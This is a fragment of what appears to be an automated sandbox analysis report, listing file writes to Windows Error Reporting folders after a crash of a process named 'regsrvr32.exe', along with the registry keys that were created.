C:\ProgramData\Microsoft\Windows\WER\Temp\WER1CD7.tmp.xml	0	4670	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsrvr32.exe_6a6ca821ebbab05224d67cc3f7b1b60df6be9b5_7a325c51_102a2f91\Report.wer	0	2	fd fd		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsrvr32.exe_6a6ca821ebbab05224d67cc3f7b1b60df6be9b5_7a325c51_102a2f91\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	199	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_regsrvr32.exe_6a6ca821ebbab05224d67cc3f7b1b60df6be9b5_7a325c51_102a2f91\Report.wer	14294	48	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 2d 00 31 00 32 00 38 00 30 00 31 00 39 00 32 00 39 00 36 00 36 00	MetadataHash=- 1280192966	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
-----------	--------	--------	------------	-------	----------------	--------

Registry Activities					
Key Created					
Key Path	Completion	Count	Source Address	Symbol	
\REGISTRY\A\{9c0f2aa1-ed1f-4c3f-e840-9922186e3c05}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E5D36BF	unknown	
\REGISTRY\A\{9c0f2aa1-ed1f-4c3f-e840-9922186e3c05}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E5D36BF	unknown	
\REGISTRY\A\{9c0f2aa1-ed1f-4c3f-e840-9922186e3c05}\Root\InventoryApplicationFile\regsvr32.exe\{f4ddfe6b	success or wait	1	6E5D36BF	unknown	
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6E5D1FB2	RegCreateKeyExW	
\REGISTRY\A\{9c0f2aa1-ed1f-4c3f-e840-9922186e3c05}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6E5B43D1	unknown	

Key Value Created							
Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRYA\{9c0f2aa1-ed1f-4c3f-e840-9922186e3c05}\Root\InventoryApplicationFile\regsvr32.exe\{f4ddfe6b	ProgramId	unicode	0000f519feec486de87ed73cb92d3cac80240000000	success or wait	1	6E5D36BF	unknown
\REGISTRYA\{9c0f2aa1-ed1f-4c3f-e840-9922186e3c05}\Root\InventoryApplicationFile\regsvr32.exe\{f4ddfe6b	FileId	unicode	000088630f60e73454670a7d9b64c98b4798d1de8872	success or wait	1	6E5D36BF	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
----------	------	------	----------	----------	------------	-------	----------------	--------

